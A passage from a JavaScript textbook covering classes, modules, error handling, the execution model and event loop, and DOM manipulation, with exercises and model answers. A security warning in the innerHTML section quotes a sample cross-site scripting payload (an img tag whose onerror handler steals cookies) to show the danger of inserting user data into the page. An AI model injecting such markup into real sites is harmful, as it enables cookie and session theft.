- `extends` makes `SavingsAccount` inherit everything from `BankAccount`; `super` calls the parent's constructor. After depositing 1000 and withdrawing 200, the balance is 800; 5 % interest adds 40, giving 840.

Classes may also have `static` members that belong to the class itself, such as `static fromJSON(data)`. Do not overuse classes: plain objects and functions are often simpler, and much JavaScript is written in a functional style.

15.5 Modules

As programs grow, putting everything in one file becomes unmanageable, and variables in different scripts clash in the global scope. **ES modules** give each file its own scope; a module explicitly *exports* what others may use and *imports* what it needs.

JavaScript | `js/grades.js`

```
export const PASS_MARK = 40;
export function letterGrade(marks) { /* ... */ }
export default class GradeBook { /* ... */ }      // one default export per module
```

JavaScript | `js/main.js`

```
import GradeBook, { letterGrade, PASS_MARK } from "./grades.js";
console.log(letterGrade(72), PASS_MARK);
```

HTML | `index.html`

```
<script type="module" src="js/main.js"></script>
```

Modules are loaded with `type="module"`, run in strict mode automatically, are deferred, and are executed only once however many times they are imported. Browsers load them over HTTP, so open the page through a local web server (for example the VS Code *Live Server* extension), not by double-clicking the file. Build tools such as Vite bundle modules and packages from npm for production.

15.6 Handling Errors

When something goes wrong at run time — invalid input, a failed network request, a bug — JavaScript *throws* an error object. If nothing catches it, the current script stops and the error appears in the console.

JavaScript

```
try {
  acc.withdraw(5000);                    // throws
  console.log("never reached");
} catch (error) {
  console.log(`${error.name}: ${error.message}`);   // Error: Insufficient funds
} finally {
  console.log("done");                   // always runs: clean-up, hide a spinner
}
```

Built-in error types include `SyntaxError` (for example from `JSON.parse` of invalid text), `ReferenceError` (an undeclared variable), `TypeError` (calling something that is not a function, reading a property of `undefined`) and `RangeError`. Your own code can throw errors with `throw`, and define custom types to distinguish them:

JavaScript

```
class ValidationError extends Error {
  constructor(message, field) {
    super(message);
    this.name = "ValidationError";
    this.field = field;
  }
}
function validateAge(age) {
  if (typeof age !== "number") throw new TypeError("Age must be a number");
  if (age < 18) throw new ValidationError("You must be at least 18", "age");
  return true;
```

```
}
try {
  validateAge(15);
} catch (e) {
  if (e instanceof ValidationError) showFieldError(e.field, e.message);  // expected:
    ↪ tell the user
  else throw e;                                                          //
    ↪ unexpected: re-throw
}
```

Catch errors only where you can do something useful about them; swallowing every error with an empty `catch` hides bugs.

Real-World Case: The leaderboard that ranked 100 below 25

Scenario. A programming-club website shows a leaderboard. Scores are fetched as an array and displayed after `scores.sort()` and `scores.reverse()`.

Problem. A participant with 100 points appears below participants with 25 and 9 points. Occasionally, the list on another part of the page also becomes reordered.

Analysis. The default `sort` compares numbers as strings, so `"100"` comes before `"25"` alphabetically. `sort` and `reverse` also *mutate* the original array, which is shared (by reference) with another component.

Solution. Sort with a numeric compare function and without mutation: `const ranked = scores.toSorted((a, b) => b.points - a.points);`. Write a small test with scores such as 9, 25 and 100 to confirm the order.

Lesson. Know which methods mutate their array, remember that objects and arrays are shared by reference, and never rely on default string sorting for numbers.

Chapter Summary

- Functions can be declarations, expressions or arrow functions; they accept default and rest parameters and return `undefined` unless they `return` a value.
- Scope is lexical: global, function and block. Closures let functions keep access to variables from the scope in which they were created, giving private state.
- Functions are first-class values; higher-order functions take or return functions, and callbacks are functions passed to be called later.
- Objects hold key–value properties and methods. Destructuring unpacks them, spread copies and merges them, and objects are passed by reference. JSON serialises data as text.
- Arrays provide mutating methods (`push`, `splice`, `sort`) and non-mutating ones (`map`, `filter`, `reduce`, `find`, `slice`, `toSorted`).
- Classes define constructors, methods, getters, static members and private fields, and inherit with `extends` and `super`.
- ES modules organise code with `export` and `import`.
- `try/catch/finally` handles errors; custom error classes distinguish expected errors from

bugs.

Key Terms

function
parameter
argument
return value
function declaration
function expression
arrow function
default parameter
rest parameter
spread operator
guard clause
scope
block scope
lexical scope
scope chain
closure
first-class function
higher-order function
callback
object
property
method
dot notation
bracket notation
destructuring
reference
shallow copy
structuredClone
JSON
this
array
map
filter
reduce
find
sort
mutation
class
constructor
getter
private field
inheritance
super
prototype
ES module
import / export
try / catch / finally
throw
custom error

Review Questions

1. Compare function declarations, function expressions and arrow functions.
2. Explain global, function and block scope with an example of each.
3. Write a function `createMultiplier(n)` that returns a function multiplying its argument by `n`. Explain why it works.
4. What is a higher-order function? Give two examples from the browser.
5. Show three ways of accessing properties of an object, and explain when bracket notation is needed.
6. Explain the difference between copying a primitive and copying an object. How do you copy an object?
7. Using `filter`, `map` and `reduce`, compute the total price of all products in stock from an array of `{ name, price, inStock }` objects.
8. Why does `[5, 25, 100].sort()` give an unexpected result? Fix it.
9. Write a class `Rectangle` with width and height, an `area` getter and a subclass `Square`.
10. Why are ES modules better than several ordinary script files?

Exam-Style Questions

1. **[5 marks]** What is a closure? Write a function that returns an object with `add(item)`, `remove(item)` and `list()` methods for a private shopping list, and explain how the closure protects the data.
2. **[6 marks]** Given an array of students `{ name, marks }`, write code to: (a) list the names of students who passed (marks ≥ 40); (b) compute the average mark; (c) find the top student; (d) sort the students by marks in descending order without changing the original array.
3. **[4 marks]** Explain `try`, `catch`, `finally` and `throw` with an example of a custom error.

Model answer to Question 2.

JavaScript

```
const passed  = students.filter(s => s.marks >= 40).map(s => s.name);          // (a
    ↪ )
const average = students.reduce((sum, s) => sum + s.marks, 0) / students.length; //
    ↪ (b)
const top     = students.reduce((best, s) => (s.marks > best.marks ? s : best)); //
    ↪ (c)
const sorted  = [...students].sort((a, b) => b.marks - a.marks);               // (
    ↪ d)
```

`filter` selects the passing students and `map` extracts their names. `reduce` with an initial value of 0 sums the marks. Without an initial value, `reduce` starts with the first element as the accumulator and keeps whichever student has more marks. Spreading into a new array before sorting (or using `toSorted`) leaves the original array unchanged, and the compare function `b.marks - a.marks` gives descending order.

Answers to Check Your Understanding

1. `undefined`.
2. `const double = x => x * 2;`
3. A function together with the variables of the scope in which it was created, which it can still access later. Uses include private state (counters, caches) and event handlers that remember data.

CHAPTER 16

How JavaScript Runs: The Execution Model

Learning Outcomes **Course Outcome: CO2**

After studying this chapter you should be able to:

- describe how a browser loads and runs scripts, and the effect of `defer`, `async` and modules on page loading;
- explain how an engine parses, compiles and executes JavaScript;
- describe execution contexts and their creation and execution phases;
- explain hoisting and the temporal dead zone, and predict their effects;
- trace the call stack, and explain stack overflow;
- explain the scope chain, closures and the rules that determine `this`;
- explain the event loop, task queue and microtask queue, and predict the order of asynchronous output;
- recognise long tasks that freeze a page and move heavy work to Web Workers;
- describe how memory is managed and how memory leaks occur.

Chapters 14 and 15 described *what* JavaScript code does. This chapter explains *how* it is executed. The execution model explains behaviour that otherwise seems mysterious: why a variable can be used before it is declared, why a `setTimeout` of zero milliseconds does not run immediately, why a busy loop freezes the whole page, and why callbacks can use variables from functions that have already returned. Understanding it is what separates guessing from knowing when you debug.

16.1 From Page Load to Running Script

When the browser receives an HTML document, its parser reads the markup from top to bottom and builds the DOM (Chapter 2). What happens when it meets a `<script>` element depends on its attributes (Figure 16.1).

- A **plain** script *blocks* the parser: parsing stops while the script downloads and runs, because the script might change the document (for example with `document.write`). Users see a blank or partial page for longer.
- A **deferred** script downloads in parallel and runs after parsing has finished, just before the




Figure 16.1. How a plain, a deferred and an asynchronous script affect HTML parsing.

`DOMContentLoaded` event. Deferred scripts run in the order they appear. This is the best default.

- An **async** script downloads in parallel and runs as soon as it arrives, pausing parsing briefly; the order between async scripts is not guaranteed. Use it for independent scripts such as analytics.
- **Module** scripts (`type="module"`) behave like deferred scripts by default.

Two events mark the milestones of loading: `DOMContentLoaded` fires when the HTML has been parsed and deferred scripts have run (the DOM is ready); `load` fires when everything, including images and style sheets, has loaded.

16.2 Inside the Engine

A JavaScript engine turns source text into running machine code in several stages:

1. **Parsing.** The source is split into tokens and parsed into an *abstract syntax tree* (AST). A syntax error in any part of a script is detected here, which is why one missing bracket stops the whole file from running.
2. **Interpretation.** An interpreter (Ignition in V8) converts the AST to compact *bytecode* and starts executing it immediately, so the page starts quickly.
3. **Optimisation.** While the code runs, the engine profiles it. Functions that run often ("hot" code) are compiled by an optimising compiler (TurboFan in V8) into fast machine code, using assumptions about the types seen so far. If an assumption is broken — a function that always received numbers suddenly receives a string — the engine *de-optimises* and falls back to bytecode.

This **just-in-time** (JIT) compilation is why modern JavaScript is fast. A practical consequence: functions that always receive values of the same types are easier for the engine to optimise.

16.3 Execution Contexts

> **Definition — Execution context**
>
> An **execution context** is the environment in which a piece of code is evaluated. It records the variables and functions available, the value of `this`, and a link to the outer environment.

There are two main kinds:

- the **global execution context**, created once when a script starts; in browsers its global object is `window` (also available everywhere as `globalThis`);
- a **function execution context**, created every time a function is *called* — not when it is defined. Calling the same function ten times creates ten contexts, each with its own local variables.

Each context is created in two phases:

Creation phase. The engine scans the code of the context and sets up its environment: it creates the `arguments` and parameters, registers every function declaration with its full body, registers every `var` variable with the value `undefined`, registers `let`, `const` and `class` declarations *without* initialising them, determines `this`, and records the reference to the outer (lexical) environment.

Execution phase. The code runs line by line, assigning values and calling functions.

16.3.1 Hoisting

The creation phase explains **hoisting**: declarations behave as if they were moved to the top of their scope.

JavaScript | hoisting.js

```
console.log(sayHi());            // "Hi!"  -- function declarations are fully
    ↪ hoisted
function sayHi() { return "Hi!"; }

console.log(a);                  // undefined -- var is hoisted and set to undefined
var a = 10;

console.log(b);                  // ReferenceError: Cannot access 'b' before
    ↪ initialization
let b = 20;

greet();                         // TypeError: greet is not a function
var greet = function () {};      // only the var is hoisted, not the function value
```

➤ How it works

- During the creation phase, `sayHi` is stored with its whole body, so it can be called earlier in the code.
- `a` is created and set to `undefined`; the assignment of 10 happens only when execution reaches that line.
- `b` exists from the start of its scope but is *uninitialised*. The region between the start of the scope and the declaration is the **temporal dead zone** (TDZ); accessing the variable there throws an error. This is deliberate: it turns a silent bug into a visible one.
- `greet` is a `var`, so before its line it holds `undefined`, and calling `undefined` is a `TypeError`.

Hoisting is best understood rather than exploited: declare variables before use, and prefer `let`

and `const`, which make mistakes visible.

16.4 The Call Stack

The engine keeps track of which function is running with the **call stack**, a last-in-first-out stack of execution contexts. When a function is called, its context is *pushed* on top; when it returns, it is *popped* off, and execution continues in the context below.

JavaScript

```
function multiply(a, b) { return a * b; }
function square(n)      { return multiply(n, n); }
function printSquare(n) { const result = square(n); console.log(result); }
printSquare(4);
```




Figure 16.2. The call stack while `printSquare(4)` runs.

The call stack is what the developer tools show when execution stops at a breakpoint, and what an error message prints as a *stack trace*: the chain of calls that led to the error, read from the top. Because the stack has a limited size, a function that calls itself without ever stopping (infinite recursion) eventually fails with `RangeError: Maximum call stack size exceeded` — a **stack overflow**.

16.4.1 JavaScript is single-threaded

There is only *one* call stack. JavaScript executes one thing at a time, and a function runs to completion before anything else can happen. In the browser, the same main thread also handles user input, layout and painting. A function that runs for a long time therefore freezes the whole page:

JavaScript | Never do this: a blocking loop

```
button.addEventListener("click", () => {
  const end = Date.now() + 5000;
  while (Date.now() < end) {}        // busy-wait for 5 seconds
  console.log("done");               // meanwhile: no clicks, no scrolling, no
    ↪ animation
});
```

How, then, can JavaScript wait for a network response or a timer without freezing? The answer is the event loop.

16.5 The Event Loop

16.5.1 The pieces

The JavaScript engine itself only has the call stack and a memory heap. The *browser* supplies the rest (Figure 16.3):

Web APIs. Timers, network requests (`fetch`), DOM events and many other features are implemented by the browser in other threads. JavaScript starts them and hands over a callback; the browser does the waiting.

Task queue (also called the *callback* or *macrotask* queue). When a timer expires, an event occurs or a network response arrives, the browser puts the corresponding callback in this queue.

Microtask queue. A higher-priority queue for promise callbacks (`then`, `catch`, `await` continuations) and `queueMicrotask`.

The event loop. A loop that repeatedly: (1) if the call stack is empty, takes the oldest task from the task queue and runs it to completion; (2) then runs *all* microtasks, including any added while it runs; (3) then lets the browser update the rendering if needed; and repeats.




Figure 16.3. The event loop moves callbacks from the queues to the call stack when it is empty; all microtasks run before the next task.

16.5.2 Predicting the order of output

JavaScript | `event-loop.js`

```
1 console.log("1 - synchronous");
2 setTimeout(() => console.log("2 - setTimeout (task)"), 0);
3 Promise.resolve().then(() => console.log("3 - promise (microtask)"));
4 queueMicrotask(() => console.log("4 - queueMicrotask"));
5 console.log("5 - synchronous");
```

➤ Output

```
1 - synchronous
5 - synchronous
3 - promise (microtask)
```

```
4 - queueMicrotask
2 - setTimeout (task)
```

➤ How it works

1. The script itself is a task. It logs `1`.
2. `setTimeout` hands the callback to the browser's timer with a delay of 0 ms. The timer expires almost immediately, and the callback is placed in the *task* queue — but it cannot run while the script is on the stack.
3. The promise is already resolved, so its `then` callback goes to the *microtask* queue; so does the `queueMicrotask` callback.
4. The script logs `5` and finishes; the stack is empty.
5. Before taking the next task, the event loop drains the microtask queue: `3`, then `4`.
6. Only then does it take the timer task: `2`.

The rule to remember: *synchronous code first; then all microtasks; then the next task.* A delay of zero means "as soon as possible after the current code and its microtasks", not "now", and the delay passed to `setTimeout` is a minimum, not a guarantee: a timer set for 100 ms cannot fire while a 3-second loop is running.

16.5.3 Rendering and responsiveness

The browser can repaint the screen only between tasks. A page runs at 60 frames per second when each frame takes at most about 16 ms, so any task that runs longer than about 50 ms is considered a **long task** and makes the page feel sluggish; Google's *Interaction to Next Paint* metric measures exactly this (Chapter 33). Techniques for keeping the main thread free include:

- splitting large jobs into smaller chunks and yielding between them (for example with `setTimeout` or `scheduler.yield()`);
- using `requestAnimationFrame(callback)` for visual updates, which runs just before the next paint;
- moving heavy computation to a Web Worker.

16.5.4 Web Workers

A **Web Worker** runs a script in a separate background thread with its own event loop. It cannot touch the DOM; it communicates with the page by sending messages.

JavaScript | `main.js`

```
const worker = new Worker("prime-worker.js");
worker.postMessage(5_000_000);                          // send work to the worker
worker.onmessage = (e) => { output.textContent = `Found ${e.data} primes`; };
```

JavaScript | `prime-worker.js`

```
onmessage = (e) => {
  const limit = e.data;
  let count = 0;
  for (let n = 2; n <= limit; n++) if (isPrime(n)) count++;   // heavy work, off the
    ↪ main thread
  postMessage(count);
};
function isPrime(n) { for (let d = 2; d * d <= n; d++) if (n % d === 0) return false;
    ↪ return true; }
```

The page stays responsive while the worker counts primes; when it finishes, the result arrives as a message — a task on the main thread's queue.

✔ Check Your Understanding

1. Why does a busy `while` loop freeze the page, including its animations?
2. Which runs first: a `setTimeout(fn, 0)` callback or a `Promise.then` callback registered after it? Why?
3. What is the temporal dead zone?

16.6 Scope Chains and Closures Revisited

Every execution context has a reference to its *outer lexical environment* — the environment of the code in which the function was *defined*. When code uses a variable, the engine looks in the current environment, then the outer one, and so on up to the global environment: the **scope chain**.

A closure (Chapter 15) is simply a function object that keeps its reference to the environment in which it was created. Normally, a function's environment can be discarded when the function returns; if an inner function that refers to it is still reachable — returned, stored, or registered as a callback — the environment stays alive.

JavaScript | `The classic loop problem`

```
for (var i = 0; i < 3; i++) {
  setTimeout(() => console.log("var:", i), 0);    // var: 3, var: 3, var: 3
}
for (let j = 0; j < 3; j++) {
  setTimeout(() => console.log("let:", j), 0);    // let: 0, let: 1, let: 2
}
```

➤ How it works

The callbacks run later, after the loops have finished (they are tasks). With `var`, there is a single `i` for the whole function; all three closures refer to it, and by the time they run its value is 3. With `let`, the loop creates a *new binding* of `j` for each iteration, so each closure captures its own value. This example shows closures, block scope and the event loop working together.

16.7 The Value of `this`

`this` is set when a function is *called*, according to how it is called:

Table 16.1. The rules for `this`.

How the function is called	Value of `this`
As a method: `obj.method()`	`obj`
As a plain function: `fn()`	`undefined` in strict mode and modules (the global object in sloppy mode)
With `new`: `new Person()`	The newly created object
With `call`, `apply` or `bind`	The object explicitly passed
As a DOM event handler (`addEventListener` with a normal function)	The element the listener is attached to
Arrow function	No own `this`: uses `this` of the enclosing code (lexical)

JavaScript

```
const timer = {
  seconds: 0,
  start() {
    setInterval(() => { this.seconds++; }, 1000);   // arrow: this is timer
    // setInterval(function () { this.seconds++; }, 1000);  // wrong: this is not
    ↪ timer
  }
};
function greet(greeting) { return `${greeting}, ${this.name}!`; }
console.log(greet.call({ name: "Nadia" }, "Hello"));  // "Hello, Nadia!"
const bound = greet.bind({ name: "Karim" });
console.log(bound("Hi"));                             // "Hi, Karim!"
```

16.8 Memory Management

JavaScript allocates memory automatically when objects are created and frees it with a **garbage collector**. Modern engines use a *mark-and-sweep* algorithm: starting from *roots* (global variables, the current call stack), they mark every object that can be reached by following references; everything unmarked is unreachable and is freed. Engines divide the heap into generations, collecting short-lived objects frequently and cheaply.

A **memory leak** occurs when objects that are no longer needed remain reachable, so they are never freed. Common causes in web pages:

- event listeners and timers (`setInterval`) that are never removed, keeping their closures — and everything those closures reference — alive;
- references to DOM elements kept in variables after the elements have been removed from the page;
- caches and arrays that only ever grow;

- accidental global variables.

In single-page applications, where users may keep a tab open for hours, leaks gradually slow the page and can crash it. The *Memory* panel of the developer tools takes heap snapshots that show what is being retained.

Real-World Case: The dashboard that froze during report generation

Scenario. An admin dashboard generates a yearly sales report in the browser by looping over 400,000 order records, grouping and summing them, then drawing a chart.

Problem. When the admin clicks "Generate", the page freezes for 8 seconds: the spinner does not spin, buttons do not respond, and the browser offers to stop the "unresponsive page". The spinner, added just before the loop, never even appears.

Analysis. The calculation runs as one long task on the main thread. Rendering happens only between tasks, so the spinner is never painted and input events wait in the queue until the loop ends.

Solution. Move the aggregation into a Web Worker, show the spinner immediately, and draw the chart when the worker posts its result. Better still, compute the aggregation on the server with an SQL `GROUP BY` query (Chapter 23) and send only the summary. The page stays responsive and the report is ready faster.

Lesson. The main thread is shared by your code and the user interface. Keep tasks short, and move heavy work to a worker or to the server.

Chapter Summary

- Plain scripts block HTML parsing; `defer` and modules run after parsing in order; `async` runs as soon as downloaded. `DOMContentLoaded` and `load` mark loading milestones.
- Engines parse code to an AST, interpret bytecode, and JIT-compile hot code to machine code.
- Each function call creates an execution context with a creation phase (declarations registered) and an execution phase. This explains hoisting: function declarations are available early, `var` is `undefined`, and `let`/`const` are in a temporal dead zone.
- The call stack tracks active calls; infinite recursion overflows it. JavaScript has one main thread, so long tasks freeze the page.
- The event loop runs a task when the stack is empty, then all microtasks (promise callbacks), then allows rendering. Timers and events are tasks.
- Closures keep their lexical environments alive; `this` depends on how a function is called, except in arrow functions.
- Web Workers run heavy code in the background. Garbage collection frees unreachable objects; forgotten listeners, timers and references cause leaks.

Key Terms

parser-blocking script
defer
async
DOMContentLoaded
load event
abstract syntax tree
bytecode
JIT compilation
de-optimisation
execution context
global object
creation phase
execution phase
hoisting
temporal dead zone
call stack
stack trace
stack overflow
single-threaded
Web APIs
task queue
microtask queue
event loop
long task
requestAnimationFrame
Web Worker
lexical environment
scope chain
closure
this binding
call / apply / bind
garbage collector
mark and sweep
memory leak

Review Questions

1. Draw a timeline showing how plain, deferred and async scripts affect page parsing.
2. What are the two phases of creating an execution context, and what happens in each?
3. Predict the output and explain: `console.log(x); var x = 1; console.log(y); let y = 2;`
4. Trace the call stack for a recursive function computing `factorial(3)`.
5. Explain why JavaScript can wait for a network response without blocking, although it is single-threaded.
6. What is the difference between the task queue and the microtask queue?
7. Why is `setTimeout(fn, 0)` not executed immediately?
8. Explain the output of the `var` and `let` loops with `setTimeout`.
9. State the rules that determine `this`.
10. Give three causes of memory leaks in web pages.

Exam-Style Questions

1. **[6 marks]** Explain the JavaScript event loop with a labelled diagram of the call stack, Web APIs, task queue and microtask queue.
2. **[4 marks]** Predict the output of the following code and justify each line:

```javascript
console.log("A");
setTimeout(() => console.log("B"), 0);
Promise.resolve().then(() => { console.log("C"); setTimeout(() => console.log("
    ↪ D"), 0); });
console.log("E");
```

3. **[5 marks]** What is hoisting? Explain how it applies to function declarations, function expressions, `var`, `let` and `const`, with examples.

Model answer to Question 2. The output is `A`, `E`, `C`, `B`, `D`. `A` and `E` are logged by the synchronous script. The `setTimeout` callback `B` goes to the task queue; the promise callback goes to the microtask queue. When the script ends, microtasks run first, logging `C` and scheduling `D` as a new task, which joins the queue *behind* `B`. The event loop then runs the tasks in order: `B`, then `D`.

Answers to Check Your Understanding

1. The loop occupies the single main thread; the event loop cannot run event handlers and the browser cannot render until the task ends.
2. The promise callback, because microtasks run as soon as the current task finishes, before the next task (the timer callback) is taken from the task queue.
3. The part of a scope before a `let`, `const` or `class` declaration, where the name exists but is uninitialised; accessing it throws a `ReferenceError`.

CHAPTER 17

The DOM and Events

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- describe the Document Object Model as a tree of nodes, and the types of node it contains;
- select elements with `querySelector`, `querySelectorAll` and related methods, and traverse the tree;
- read and change text, HTML, attributes, data attributes, classes and styles, and explain why `innerHTML` with user data is dangerous;
- create, insert, clone, replace and remove elements efficiently, including with templates and fragments;
- handle events with `addEventListener`, use the event object, and prevent default actions;
- explain event propagation (capturing and bubbling) and use event delegation;
- handle form, keyboard and input events, and validate forms with JavaScript;
- store small amounts of data in `localStorage`, and build a complete interactive application.

JavaScript on its own can calculate, but it cannot draw anything. To make a page interactive, a script must read what is on the page, change it, and respond to what the user does. The browser makes this possible through the *Document Object Model* and the *event* system. This chapter covers both and ends with a complete application: a study planner that stores its data in the browser.

17.1 The Document Object Model

Definition — DOM

The **Document Object Model** (DOM) is a programming interface that represents an HTML document as a tree of objects (*nodes*). Scripts use it to read and modify the document's structure, content and style; the browser re-renders the page to reflect every change.

Chapter 5 showed how the browser parses HTML into a tree. The DOM is that tree, exposed to JavaScript. The entry point is the global `document` object; `document.documentElement` is the `<html>` element, and `document.head` and `document.body` are shortcuts to the head and body.

The tree contains several kinds of **node**. The ones you will use are *element nodes* (one for




Figure 17.1. A DOM tree with element nodes (red), text nodes (grey) and an attribute (orange).

each tag), *text nodes* (the text inside elements, including white space between tags) and *comment nodes*. Every node has a parent (except `document`), and may have children and siblings. Element nodes are objects with properties and methods: `id`, `className`, `textContent`, `append()`, `addEventListener()` and many more.

The DOM is not the HTML source

The DOM is a live model. It includes elements the parser added or repaired, and everything scripts have changed since the page loaded. *View Source* shows the original file; the *Elements* panel shows the current DOM.

17.2 Selecting Elements

Before changing an element, you must find it.

JavaScript

```
const title   = document.getElementById("page-title");        // by id (no #)
const form    = document.querySelector("#task-form");         // first match of a
    ↪ CSS selector
const firstLi = document.querySelector(".task-list li");
const tasks   = document.querySelectorAll(".task");           // ALL matches: a
    ↪ static NodeList
const done    = document.querySelectorAll(".task.done input:checked");

tasks.forEach(task => console.log(task.textContent));         // NodeList supports
    ↪ forEach
const arr = [...tasks];                                       // convert to a real
    ↪ array for map/filter

const inForm = form.querySelector("button[type=submit]");     // search inside an
    ↪ element
```

`querySelector` and `querySelectorAll` accept any CSS selector (Chapter 8), which makes them the most flexible choice. `querySelector` returns `null` if nothing matches — the source of the most common DOM error, `TypeError: Cannot read properties of null`, usually caused by a

misspelt selector or by a script running before the element exists (use `defer`). Older methods such as `getElementsByClassName` return a *live* `HTMLCollection` that updates automatically as the document changes; `querySelectorAll` returns a *static* snapshot.

17.2.1 Traversing the tree

From any element, you can move to related elements:

JavaScript

```
const li = document.querySelector(".task");
li.parentElement;              // the <ul>
li.children;                   // child elements (HTMLCollection)
li.firstElementChild;          // first child element
li.nextElementSibling;         // the next <li>, or null
li.previousElementSibling;
li.closest(".app");            // nearest ancestor (or itself) matching a selector
li.matches(".done");           // does this element match a selector? true/false
```

`closest` is particularly useful in event handlers, as Section 17.5 shows. (Properties without `Element`, such as `childNodes` and `nextSibling`, include text nodes such as line breaks, which is rarely what you want.)

17.3 Reading and Changing Elements

17.3.1 Content

JavaScript

```
const heading = document.querySelector("h1");
heading.textContent = "My Study Planner";          // replace text (safe)

const card = document.querySelector(".card");
card.innerHTML = "<h2>New</h2><p>Some text</p>";    // parse a string as HTML (see
    ↪ warning!)
console.log(card.innerHTML);                       // the HTML inside the element,
    ↪ as a string
```

`textContent` gets or sets the plain text of an element; anything you assign is displayed literally, so `<b>` appears as the characters `<b>`. `innerHTML` parses the string as HTML and builds new elements.

Never put user data into innerHTML

If the string contains text from a user — a form field, a URL parameter, a comment from a database — an attacker can include markup that runs script, for example `<img src=x onerror="stealCookies()">`. This is **cross-site scripting** (XSS), one of the most common web vulnerabilities (Chapter 32). Use `textContent` for text, and build elements with `createElement` or templates. Use `innerHTML` only with strings you wrote yourself.

17.3.2 Attributes and properties

JavaScript

```
const link = document.querySelector("a.docs");
link.href = "https://developer.mozilla.org/";      // standard attributes are
    ↪ properties
link.setAttribute("target", "_blank");             // generic methods
link.getAttribute("href");                          // the value as written in HTML
link.removeAttribute("title");
link.hasAttribute("download");                      // true / false

const input = document.querySelector("#task-input");
input.value;                                        // what the user typed (always
    ↪ a string)
input.disabled = true;
checkbox.checked;                                   // true / false

// data-* attributes: <li data-id="42" data-course="web-tech">
li.dataset.id;                                      // "42"
li.dataset.course;                                  // "web-tech"  (data-course ->
    ↪ dataset.course)
```

For form controls, the *property* holds the current state (`input.value`, `checkbox.checked`), while the *attribute* holds only the initial value from the HTML.

17.3.3 Classes and styles

JavaScript

```
const task = document.querySelector(".task");
task.classList.add("done");            // add a class
task.classList.remove("urgent");
task.classList.toggle("done");         // add if absent, remove if present
task.classList.toggle("done", isDone); // force on/off with a boolean
task.classList.contains("done");       // true / false

task.style.backgroundColor = "#fef3c7";   // inline style: CSS names in camelCase
task.style.setProperty("--progress", "60%");  // set a CSS custom property
```

Prefer changing *classes* to setting styles directly. The CSS for `.done` stays in the style sheet, where it belongs; JavaScript only records the state. This keeps presentation and behaviour separate and makes the design easy to change.

17.3.4 Creating, inserting and removing elements

JavaScript

```
const li = document.createElement("li");       // a new element, not yet in the page
li.className = "task";
li.textContent = "Solve subnetting sheet";
```

```
4
5  const list = document.querySelector("#task-list");
6  list.append(li);                  // insert as the last child (also accepts text and
       ↪ several nodes)
7  list.prepend(li2);                // as the first child
8  li.before(divider);               // before li, as a sibling
9  li.after(note);
10 li.replaceWith(newLi);
11 li.remove();                      // take it out of the document
12 const copy = li.cloneNode(true);  // deep copy, including descendants
13
14 list.insertAdjacentHTML("beforeend", "<li class='task'>Static text</li>");  //
       ↪ trusted HTML only
```

17.3.5 Templates and fragments

Building complex elements node by node is verbose. The `<template>` element holds HTML that is parsed but not displayed; scripts clone it as often as needed:

HTML

```
1 <template id="task-template">
2   <li class="task">
3     <label><input type="checkbox" class="toggle"> <span class="text"></span></label>
4     <span class="badge"></span>
5     <button type="button" class="delete" aria-label="Delete task">&times;</button>
6   </li>
7 </template>
```

JavaScript

```
1 const li = template.content.firstElementChild.cloneNode(true);
